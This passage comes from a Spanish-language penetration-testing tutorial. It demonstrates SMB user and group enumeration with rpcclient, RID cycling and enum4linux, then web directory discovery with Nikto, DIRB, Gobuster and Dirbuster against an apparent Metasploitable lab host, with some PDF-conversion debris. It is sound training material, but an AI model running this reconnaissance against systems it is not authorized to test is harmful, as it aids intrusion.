El resultado es una lista de cuentas de usuario disponibles en el sistema con el RID en formato hexadecimal.

Ahora que sabemos qué cuentas de usuario están disponibles en el target, podemos usar el comando `queryuser` para obtener más información de los usuarios.

```
rpcclient $> queryuser msfadmin
User Name : msfadmin
Full Name : msfadmin,,
Home Drive : \\metasploitable\msfadmin
Dir Drive :
Profile Path: \\metasploitable\msfadmin\profile
Logon Script:
Description :
Workstations:
Comment : (null)
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 28 Apr 2010 03:56:18 EDT
Password can change Time : Wed, 28 Apr 2010 03:56:18 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0xbb8
group_rid: 0xbb9
acb_info : 0x00000010
fields_present: 0x0fffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
rpcclient $>
```

En el ejemplo anterior, el usuario al que estoy consultando es `msfadmin`. También puedes utilizar el RID en lugar del `username`.

```
rpcclient $> queryuser 0xbb8
User Name : msfadmin
Full Name : msfadmin,,
Home Drive : \\metasploitable\msfadmin
Dir Drive :
Profile Path: \\metasploitable\msfadmin\profile
Logon Script:
Description :
Workstations:
Comment : (null)
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 28 Apr 2010 03:56:18 EDT
Password can change Time : Wed, 28 Apr 2010 03:56:18 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0xbb8
group_rid: 0xbb9
acb_info : 0x00000010
fields_present: 0x0fffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
rpcclient $>
```

Para obtener una visión general de todas las opciones de enumeración que tiene la herramienta rpcclient, simplemente escribe `enum` y pulsa dos veces el botón de tabulación:

```
enum <TAB><TAB>
```

```
rpcclient $> enum  
enumallgroups  
enumdata  
enumdataex  
enumdomains  
enumgroups  
enumkey  
enumjobs  
enumkey  
enummonitors  
enumports  
enumprivs  
enumprinters  
enumprocesses  
enumprivs  
enumprinters  
enumconnections  
enumdatatypes  
enumtrust
```

RID Cycling

Desafortunadamente el comando `enumdomusers` no funciona en todos los sistemas, si te encuentras con la situación en que el comando no muestra ninguna salida o los usuarios totales es 0, hay otra manera de hacerlo sobre una *null session*, se llama **RID cycling**.

Relative identifier o identificador relativo (RID) es un número que se le asigna a los objetos al momento de ser creados y pasa a formar parte del identificador de seguridad (SID) del objeto. El SID y el RID identifican de forma única a una cuenta o grupo dentro de un dominio. Para determinar un SID puedes ejecutar el comando `lookupnames`. El SID comienza con la letra S. El RID es el último valor del SID.

Comando:

```
lookupnames <username>
```

```
rpcclient $> lookupnames msfadmin  
msfadmin S-1-5-21-1042354039-2475377354-766472396-3000 (User: 1)  
rpcclient $> ■
```

Hay dos conjuntos de RIDs; del 500 al 999 para el sistema y del 1000 al 10000 para los usuarios y grupos creados por el dominio. Si al SID encontrado cambiamos el valor de RID por 500 y lo buscamos usando el comando `lookupsids` obtenemos el siguiente resultado:

```
rpcclient $> lookupsids S-1-5-21-1042354039-2475377354-766472396-500  
S-1-5-21-1042354039-2475377354-766472396-500 METASPLITABLE\Administrator (1)  
rpcclient $> ■
```

La salida nos da el SID pertenece a la cuenta **Administrator**. Hagamos varios intentos aumentando el RID con 1:

```
rpcclient $> lookupsids S-1-5-21-1042354039-2475377354-766472396-500  
S-1-5-21-1042354039-2475377354-766472396-500 METASPLITABLE\Administrator (1)  
rpcclient $> lookupsids S-1-5-21-1042354039-2475377354-766472396-501  
S-1-5-21-1042354039-2475377354-766472396-501 METASPLITABLE\nobody (1)  
rpcclient $> lookupsids S-1-5-21-1042354039-2475377354-766472396-502  
S-1-5-21-1042354039-2475377354-766472396-502 *unknown*\nunknown* (8)  
rpcclient $> lookupsids S-1-5-21-1042354039-2475377354-766472396-503  
S-1-5-21-1042354039-2475377354-766472396-503 *unknown*\nunknown* (8)  
rpcclient $> lookupsids S-1-5-21-1042354039-2475377354-766472396-504  
S-1-5-21-1042354039-2475377354-766472396-504 *unknown*\nunknown* (8)  
rpcclient $> lookupsids S-1-5-21-1042354039-2475377354-766472396-505  
S-1-5-21-1042354039-2475377354-766472396-505 *unknown*\nunknown* (8)  
rpcclient $> ■
```

Ahora encontramos un usuario llamado **nobody**. Vamos a cambiar el RID a 1000:

```
rpcclient $> lookupsids S-1-5-21-1042354039-2475377354-766472396-1000  
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLITABLE\root (1)  
rpcclient $> ■
```

Obtuvimos el usuario **root**.

Podemos hacer lo mismo para descubrir grupos de usuarios. Volvemos a usar el comando `lookupnames` para buscar un grupo de usuarios presente en la mayoría de los sistemas, por ejemplo el grupo **administrators**:

```
rpcclient $> lookupnames administrators  
administrators S-1-5-32-544 (Local Group: 4)  
rpcclient $> ■
```

Esta vez encontramos el SID del grupo local **administrators** (RID 544). Si cambiamos el RID, podremos encontrar los diferentes grupos en el sistema:

```
rpcclient $> lookupsids administrators  
administrators S-1-5-32-544 (Local Group: 4)  
rpcclient $> lookupsids S-1-5-32-545  
S-1-5-32-545 BUILTIN\Users (4)  
rpcclient $> lookupsids S-1-5-32-546  
S-1-5-32-546 BUILTIN\Guests (4)  
rpcclient $> lookupsids S-1-5-32-547  
S-1-5-32-547 BUILTIN\Power Users (4)  
rpcclient $> lookupsids S-1-5-32-548  
S-1-5-32-548 BUILTIN\Account Operators (4)  
rpcclient $> lookupsids S-1-5-32-549  
S-1-5-32-549 BUILTIN\Server Operators (4)  
rpcclient $> lookupsids S-1-5-32-550  
S-1-5-32-550 BUILTIN\Print Operators (4)  
rpcclient $> ■
```

Consumo bastante tiempo hacer esto manualmente, en su lugar podemos escribir un pequeño script en Python o Bash para recorrer los SID automáticamente y descubrir cuentas de usuario y grupos válidos. También podemos usar una herramienta llamada **enum4linux** para este propósito, el cual veremos a continuación.

Enum4linux

Enum4linux es una herramienta que está diseñada para detectar y enumerar *targets* con Windows y Linux, incluidos los hosts con SMB y Samba que se encuentran en una red. Enum4linux puede descubrir lo siguiente:

- Dominios y grupos
- Usuarios en el sistema
- Shares
- Políticas de contraseñas
- El sistema operativo de un *target*

La herramienta está escrita en Perl y básicamente contiene las herramientas smbclient, rpcclient, net y nmblookup.

Para obtener una visión general de las diferentes opciones, utiliza el parámetro **--help**.

```
(kali㉿kali)-[~]
$ enum4linux --help
./enum4linux.pl version [unknown] calling Getopt::Std::getopts (version 1.12 [paranoid]),
running under Perl version 5.32.1.

Usage: enum4linux.pl [-OPTIONS [-MORE_OPTIONS]] [-] [PROGRAM_ARGS ...]

The following single-character options are accepted:
  With arguments: -u -p -f -R -s -k -w -K
  Boolean (without arguments): -U -M -N -S -P -G -I -L -D -d -r -v -o -h -n -a -i -P

Options may be merged together. -- stops processing of options.
Space is not required between options and their arguments.
[Now continuing due to backward compatibility and excessive paranoia.
 See 'perldoc Getopt::Std' about $Getopt::Std::STANDARD_HELP_VERSION.]
enum4linux v0.8:9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip
```

La sintaxis del comando es la siguiente:

```
enum4linux <opciones> <target>
```

El comando se puede ejecutar directamente al target sin opciones.

```
(kali㉿kali)-[~]
$ enum4linux 10.0.0.173
Starting enum4linux v0.8:9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan 30 20:22:06 2022

[+] Target Information
Target ..... 10.0.0.173
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames... administrator, guest, krbtgt, domain admins, root, bin, none

[+] Enumerating Workgroup/Domain on 10.0.0.173
[+] Got domain/workgroup name: WORKGROUP

[+] Nbtstat Information for 10.0.0.173
Looking up status of 10.0.0.173
METASPLITABLE <00> - B <ACTIVE> Workstation Service
METASPLITABLE <03> - B <ACTIVE> Messenger Service
METASPLITABLE <20> - B <ACTIVE> File Server Service
.. _MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
```

Después de que enum4linux haya terminado, podrás ver que no solo ha devuelto la información que ya habíamos encontrado con comandos anteriores sino mucho más.

RESUMEN

*Estos son los comandos que hacen todo lo visto para smb anteriormente

```
enum4linux <opciones> <target>
```

```
enum4linux --help
```

*Estos comandos permiten ver:

- Dominios y grupos
- Usuarios en el sistema
- Shares
- Políticas de contraseñas
- El sistema operativo de un *target*

Nikto

Los servidores web son un vector de ataque muy común y se pueden encontrar en diferentes dispositivos, desde dispositivos IoT hasta routers y firewalls. La probabilidad de encontrar servidores web en un ataque es muy alta y por lo tanto necesitas saber cómo lidiar con ellos.

Los servidores web más comunes y populares son probablemente Apache y Microsoft IIS, pero estos son sólo la punta del iceberg. Al igual que cualquier otro software, los servidores web pueden ser vulnerables a una amplia gama de vulnerabilidades que varían desde la inclusión de archivos locales (LFI) y remotos (RFI) hasta la ejecución remota de código (RCE) y ataques DoS.

Un atacante a menudo busca una combinación de vulnerabilidades en el servidor web con el fin de obtener una *shell*. Por ejemplo, un atacante puede cargar un troyano en el directorio web mediante una vulnerabilidad de carga de archivos y ejecutarlo en el contexto del servidor web. O una vulnerabilidad de LFI se puede utilizar para leer el contenido del archivo `/etc/passwd` en Linux y utilizar los nombres de usuario para hacer un ataque *brute-force* a las contraseñas. Otra forma común de utilizar una vulnerabilidad LFI es leer el contenido de los archivos de configuración de aplicaciones web como el archivo `wp-config` de WordPress. Estos archivos a menudo contienen contraseñas y otra información sensible.

Veamos algunas herramientas que te pueden ayudar a descubrir e identificar servidores y aplicaciones web como WordPress.

Nikto

Nikto es una herramienta de evaluación de servidores web muy popular y fácil de usar para encontrar problemas y vulnerabilidades de seguridad. Nikto está escrito en Perl e instalado por default en Kali Linux. Durante el proceso de escaneo, Nikto busca posibles problemas de seguridad en forma de configuraciones incorrectas, archivos y directorios predeterminados, objetos inseguros y software obsoleto. Algo importante a tomar en cuenta es que Nikto no está diseñado para ser cauteloso. Analiza el *target* de la forma más rápida posible y genera una gran cantidad de solicitudes que hace que el proceso de análisis sea muy obvio en los logs del servidor web y en los sistemas de detección de intrusos (IDS).

Para obtener una visión general de las diferentes opciones, utiliza la opción `-H`.

```
(kali㉿kali)-[~]
└─$ nikto
Options:
  -ask+
  -Cgidirs+
  -config+
  -Display+
  -dbcheck
  -evasion+
  Encoding technique:
    1 Random URI encoding (non-UTF8)
    2 Directory self-reference (//)
    3 Premature URL ending
    4 Prepend long random string
    5 Fake parameter
    6 TAB as request spacer

  Scan these CGI dirs: "none", "all", or values like "/cgi//cgi-bin/"
  use this config file

  Turn on/off display outputs:
    1 Show redirects
    2 Show cookies received
    3 Show all 200/OK responses
    4 Show URLs which require authentication
    5 Debug output
    6 Display all HTTP errors
    7 Print progress to STDOUT
    8 Scrub output of IPs and hostnames
    9 Verbose output

  Check database and other key files for syntax errors

  Scan tuning:
    1 Interesting File / Scan in logs
    2 Misconfiguration / Default File
    3 Information Disclosure
    4 Injection (XSS/Script/HTML)
    5 Remote File Retrieval - Inside Web Root
    6 Denial of Service
    7 Remote File Retrieval - Server Wide
    8 Command Execution / Remote Shell
    9 SQL Injection
    10 File Upload
    11 Authentication Bypass
    12 Software Identification
    13 Remote Source Inclusion
    14 Webservices
    15 Administrative Console
    16 Reverse Timing Options (i.e., include all except specified)
```

El escaneo básico de **Nikto** se puede ejecutar utilizando el siguiente comando:

```
nikto -h <target>
```

```
(kali㉿kali)-[~]
└─$ nikto -h 10.0.0.179
- Nikto v2.1.2

[+] Target IP: 10.0.0.179
[+] Target Hostname: 10.0.0.179
[+] Target Port: 80
[+] Start Time: 2022-01-10 10:54:04 (GMT-5)

[+] Server: Apache/2.2.8 (Ubuntu) PHP/5.6.31-0ubuntu0.18
[+] Retrieved x-powered-by header: PHP/5.6.31-0ubuntu0.18
[+] The anti-clickjacking X-Frame-Options header is not present.
[+] The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
[+] The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
[+] Unknown header 'Set-Cookie' found, with contents: list
[+] Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See https://www.wireshark.org/sectors/php-in-multiviews.html. The following alternatives for 'index' were found: index.php
[+] Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.14 is the EOL for the 2.2 branch.
[+] Web Server returns a valid response with junk HTTP methods, this may cause false positives.
[+] OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XSS
[+] /phptest.php: Output from the phptest() function was found.
[+] OSVDB-3268: /doc/ Directory indexing found.
[+] OSVDB-48: /doc/ - The /doc/ directory is browsable. This may be /usr/doc.
```

La primera línea muestra la versión **Nikto** seguida de la IP del target y el puerto (80 por defecto). El escaneo también devuelve el nombre del software del servidor web que se ejecuta en el target (Apache 2.2.8) y más información interesante que, definitivamente, vale la pena investigar.

Algunos servidores web escuchan en diferentes puertos, como en el puerto 443 o en el puerto 8080. Si necesitas ejecutar **Nikto** en un puerto diferente al default, debes especificarlo mediante la opción `-p`.

El siguiente comando inicia un escaneo en el puerto 8080:

```
nikto -h <target> -p 8080
```

Si necesitas enumerar varios puertos en la misma sesión, también puedes utilizar la opción `-p` para definir varios puertos. Por ejemplo, puedes escanear un target en los puertos 80, 443 y 8080 mediante el siguiente comando:

```
nikto -h <target> -p 80,443,8080
```

También puedes especificar un rango de puertos utilizando el siguiente comando:

```
nikto -h <target> -p 80-88
```

Otra característica de **Nikto** es la opción de definir exactamente qué escanear en el target utilizando el parámetro `-Tuning`. Esto te permitirá ejecutar un conjunto específico de pruebas en lugar de todas las pruebas:

```
(kali㉿kali)-[~]
└─$ nikto -Tuning
  Scan tuning:
    1 Interesting File / Scan in logs
    2 Misconfiguration / Default File
    3 Information Disclosure
    4 Injection (XSS/Script/HTML)
    5 Remote File Retrieval - Inside Web Root
    6 Denial of Service
    7 Remote File Retrieval - Server Wide
    8 Command Execution / Remote Shell
    9 SQL Injection
    10 File Upload
    11 Authentication Bypass
    12 Software Identification
    13 Remote Source Inclusion
    14 Webservices
    15 Administrative Console
    16 Reverse Timing Options (i.e., include all except specified)
```

Dirb

DIRB es un escáner de contenido web. Esta herramienta busca objetos web lanzando un ataque de diccionario contra un servidor web y analizando la respuesta. DIRB viene con un conjunto de *wordlists* de ataque preconfiguradas, pero también puedes utilizar tus propias *wordlists*.

El conjunto de *wordlists* que vienen con la herramienta se encuentran en el directorio `/usr/share/dirb/wordlists/` o `/usr/share/wordlists/dirb` en Kali.

El siguiente comando inicia un ataque de diccionario con la *wordlist* predeterminada llamada `common.txt`:

```
dirb <Target URL>
```

```
(kali㉿kali)-[~]
$ dirb http://10.0.0.173

DIRB v2.22
By The Dark Raver

START_TIME: Sun Jan 30 21:37:36 2022
URL_BASE: http://10.0.0.173/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

____ Scanning URL: http://10.0.0.173/ ____
+ http://10.0.0.173/.bash_history (CODE:200|SIZE:356)
+ http://10.0.0.173/cgi-bin/ (CODE:403|SIZE:291)
=> DIRECTORY: http://10.0.0.173/dev/
+ http://10.0.0.173/index (CODE:200|SIZE:891)
+ http://10.0.0.173/index.php (CODE:200|SIZE:891)
+ http://10.0.0.173/phpinfo (CODE:200|SIZE:48829)
+ http://10.0.0.173/phpinfo.php (CODE:200|SIZE:48841)
=> DIRECTORY: http://10.0.0.173/phpMyAdmin/
+ http://10.0.0.173/server-status (CODE:403|SIZE:296)
=> DIRECTORY: http://10.0.0.173/test/
=> DIRECTORY: http://10.0.0.173/twiki/
```

Para especificar una *wordlist* diferente a la predeterminada, utiliza el siguiente comando:

```
dirb <target URL> <wordlist>
```

```
(kali㉿kali)-[~]
$ dirb http://10.0.0.173 /usr/share/dirb/wordlists/small.txt

DIRB v2.22
By The Dark Raver

START_TIME: Sun Jan 30 21:42:00 2022
URL BASE: http://10.0.0.173/
WORDLIST_FILES: /usr/share/dirb/wordlists/small.txt

GENERATED WORDS: 959

____ Scanning URL: http://10.0.0.173/ ____
+ http://10.0.0.173/cgi-bin/ (CODE:403|SIZE:291)
=> DIRECTORY: http://10.0.0.173/dev/
+ http://10.0.0.173/index (CODE:200|SIZE:891)
=> DIRECTORY: http://10.0.0.173/phpMyAdmin/
=> DIRECTORY: http://10.0.0.173/test/
+ http://10.0.0.173/upload (CODE:200|SIZE:334)
```

Hay situaciones en las que necesitamos extraer objetos específicos, por ejemplo archivos de PHP, ASP o de texto (txt) Esto lo podemos hacer utilizando la opción `-X` de la siguiente manera:

```
dirb <target URL> -X <extensión>
```

```
(kali㉿kali)-[~]
$ dirb http://10.0.0.173 -X .php

DIRB v2.22
By The Dark Raver

START_TIME: Sun Jan 30 21:50:31 2022
URL_BASE: http://10.0.0.173/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

GENERATED WORDS: 4612

____ Scanning URL: http://10.0.0.173/ ____
+ http://10.0.0.173/index.php (CODE:200|SIZE:891)
+ http://10.0.0.173/phpinfo.php (CODE:200|SIZE:48841)
+ http://10.0.0.173/upload.php (CODE:200|SIZE:24)

END_TIME: Sun Jan 30 21:50:36 2022
DOWNLOADED: 4612 - FOUND: 3

(kali㉿kali)-[~]
```

En el ejemplo anterior, ejecuté DIRB para buscar archivos con la extensión `.php`; encontró tres.

DIRB puede tardar mucho tiempo en completarse dependiendo del número de directorios que se encuentren en el *target* y el tamaño de la *wordlist*. Hay varias teclas de acceso rápido que puedes utilizar durante el proceso de escaneo. Cuando se pulsa la tecla “**n**” durante el análisis, DIRB deja de escanear el directorio actual y cambia al siguiente. Si pulsas la tecla “**q**”, DIRB detiene el análisis en ejecución y guarda el estado actual. Al pulsar la tecla “**r**”, DIRB devolverá las estadísticas de escaneo restantes.

Gobuster

Gobuster es una herramienta que también puede hacer enumeración de objetos web, sin embargo, esta herramienta puede hacer otras funciones como enumeración de subdominios, puede hacer fuzzing, entre otras más; aquí solo veremos la enumeración de objetos web.

Gobuster no viene instalado por defecto en Kali. Lo podemos instalar de la siguiente manera:

```
sudo apt update
```

```
sudo apt install gobuster
```

Para obtener una visión general de las diferentes opciones, utiliza la opción `-h` o `--help`.

```
(kali㉿kali)-[~]
$ gobuster --help
Usage:
  gobuster [command]

Available Commands:
  dir      Uses directory/file enumeration mode
  dns      Uses DNS subdomain enumeration mode
  fuzz     Uses fuzzing mode
  help    Help about any command.
  s3       Uses aws bucket enumeration mode
  version  shows the current version
  vhost   Uses VHOST enumeration mode

Flags:
  -d, --delay duration  Time each thread waits between requests (e.g. 1500ms)
  -h, --help              help for gobuster
  --no-error             Don't display errors
  -z, --no-progress      Don't display progress
  -o, --output string    Output file to write results to (defaults to stdout)
  -p, --pattern string  File containing replacement patterns
  -q, --quiet             Don't print the banner and other noise
  -t, --threads int      Number of concurrent threads (default 10)
  -v, --verbose           Verbose output (errors)
  -w, --wordlist string  Path to the wordlist

Use "gobuster [command] --help" for more information about a command.
```

Para utilizar la función de enumeración de objetos web, utiliza el subcomando `dir`. Para obtener ayuda sobre la función `dir`, ingresa el comando `dirbuster dir --help`.

```
(kali㉿kali)-[~]
$ gobuster dir --help
Usage:
  gobuster dir [flags]

Flags:
  -f, --add-slash          Append / to each request
  -c, --cookies string    Cookies to use for the requests
  -d, --discover-backup   Upon finding a file search for backup files
  -e, --exclude-length ints
                          exclude the following content length (completely ignores the status), Supply multiple
                          to exclude multiple sizes.
  -o, --expanded            Expanded mode, print full URLs
  -x, --extensions string  File extension(s) to search for
  -r, --follow-redirects   Follow redirects
  -H, --headers string[]   Specify HTTP headers, -H 'Header1: val1' -H 'Header2: val2'
  -h, --help                Help for dir
  -b, --body-length         Hide the length of the body in the output
  -m, --method string       Use the following HTTP method (default "GET")
  -n, --no-status           Don't print status codes
  -k, --no-tls-validation   Skip TLS certificate verification
  -P, --password string     Password for Basic Auth
  -p, --proxy string        Proxy to use for requests (http(s)://host:port)
  -r, --random-agent         Use a random User-Agent string
  -s, --status-codes string Positive status codes (will be overwritten with status-codes-blacklist if set)
  -b, --status-codes-blacklist string Negative status codes (will override status-codes if set) (default "404")
  -t, --timeout duration    HTTP timeout (default 10s)
```

Gobuster no viene con una `wordlist` predeterminada, para ejecutar la herramienta hacia un target, es necesario especificar una `wordlist`. Utiliza la opción `-w <wordlist>`

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.0.0.173 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.0.0.173
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2022/01/30 22:33:02 Starting gobuster in directory enumeration mode

./bash_history      (Status: 200) [Size: 356]
/.htaccess          (Status: 403) [Size: 292]
./hta               (Status: 403) [Size: 287]
/.htpasswd          (Status: 403) [Size: 292]
/cgi-bin/           (Status: 403) [Size: 291]
/dav               (Status: 301) [Size: 311] [→ http://10.0.0.173/dav/]
/index              (Status: 200) [Size: 891]
/index.php          (Status: 200) [Size: 891]
/phpMyAdmin          (Status: 301) [Size: 318] [→ http://10.0.0.173/phpMyAdmin/]
/phpinfo.php        (Status: 200) [Size: 47963]
/phpinfo            (Status: 200) [Size: 47951]
/server-status      (Status: 403) [Size: 296]
/test               (Status: 301) [Size: 312] [→ http://10.0.0.173/test/]
```

Para buscar por tipos de archivo, utiliza la opción `-x <extensión>`

Gobuster es *multi-threaded* (multi procesos), por defecto utiliza 10 *threads*. Puedes ajustarlo con la opción `-t`

```
(kali㉿kali)-[~]
$ gobuster dir --u http://10.0.0.173 --w /usr/share/wordlists/dirb/common.txt --x .php -t 20
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.0.0.173
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php
[+] Timeout:      10s

2022/01/30 22:51:34 Starting gobuster in directory enumeration mode


/.hta              (Status: 403) [Size: 287]
./bash_history     (Status: 200) [Size: 356]
./hta.php          (Status: 403) [Size: 291]
/.htaccess         (Status: 403) [Size: 292]
/.htaccess.php     (Status: 403) [Size: 296]
/.htpasswd.php     (Status: 403) [Size: 296]
/.htpasswd          (Status: 403) [Size: 292]
/cgi-bin/           (Status: 403) [Size: 291]
/dav               (Status: 301) [Size: 311] [→ http://10.0.0.173/dav/]
/index.php         (Status: 200) [Size: 891]
/index             (Status: 200) [Size: 891]
/index.php         (Status: 200) [Size: 891]
/phpMyAdmin         (Status: 301) [Size: 318] [→ http://10.0.0.173/phpMyAdmin/]
/phpinfo.php        (Status: 200) [Size: 47963]
/phpinfo            (Status: 200) [Size: 47951]
```

```
gobuster dir -u <URL-TARGET> -w <WORDLIST> -t 100 --no-error
```

Dirbuster

Dirbuster es una herramienta de enumeración de contenido web con más funcionalidades y parámetros para ajustar que DIRB. Dirbuster es multi-threaded (multi procesos), tiene una interfaz gráfica de usuario y viene con varias *wordlists* por default.

Puedes iniciar y explorar las características de Dirbuster escribiendo el siguiente comando en la terminal:



El conjunto de *wordlists* que vienen con la herramienta se encuentran en el directorio `/usr/share/dirbuster/wordlists/` o `/usr/share/wordlists/dirbuster` en Kali.

```
(kali㉿kali)-[~]
└─$ ls /usr/share/dirbuster/wordlists
apache-user-enum-1.0.txt    directory-list-1.0.txt    directory-list-2.3-medium.txt    directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt    directory-list-1.0.txt    directory-list-2.3-small.txt    directory-list-lowercase-2.3-small.txt
                [1]                                     [1]                                     [1]                                     [1]

(kali㉿kali)-[~]
└─$ ls /usr/share/wordlists/dirbuster/
apache-user-enum-1.0.txt    directory-list-1.0.txt    directory-list-2.3-medium.txt    directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt    directory-list-1.0.txt    directory-list-2.3-small.txt    directory-list-lowercase-2.3-small.txt
                [1]                                     [1]                                     [1]                                     [1]

(kali㉿kali)-[~]
```

Para ejecutar Dirbuster hacia un *target*, solo tienes que introducir la dirección URL del *target*, establecer el número de *threads* que quieras utilizar, seleccionar una *wordlist* y pulsar el botón **start** en la esquina inferior derecha. Notarás que Dirbuster es mucho más rápido que DIRB debido a su compilación multi-threads.

La siguiente es una vista de tipo árbol sobre los directorios y archivos encontrados:

Ten en cuenta que no importa mucho cuál de estas herramientas vas a utilizar para enumerar archivos y directorios en lo que respecta a los resultados. Una buena *wordlist*, por otro lado, definitivamente marcará la diferencia porque DIRB, Gobuster y Dirbuster utilizan *wordlists* para buscar objetos web. En otras palabras, los resultados de cualquiera de las herramientas sólo serán tan buenos como su *wordlist*.

Ajustes para Dirbuster


Como ya se mencionó anteriormente, los resultados de cualquiera de las herramientas dependerán de la *wordlist* que utilices. Pero, si la *wordlist* es demasiado grande y estás utilizando, por ejemplo, un análisis recursivo (que repite el análisis en directorios descubiertos), el análisis puede tardar muchas horas o días en completarse y generar mucho tráfico.

Las *wordlists* de Dirbuster y la configuración predeterminada suelen tardar muchas horas en completarse. Al igual que con todos los ataques de fuerza bruta, se recomienda encontrar un equilibrio entre una *wordlist* efectiva, su tamaño y la configuración utilizada para que tus escaneos con dirbuster se puedan terminar dentro de una cantidad razonable de tiempo.

El siguiente escaneo utilizará los siguientes ajustes:

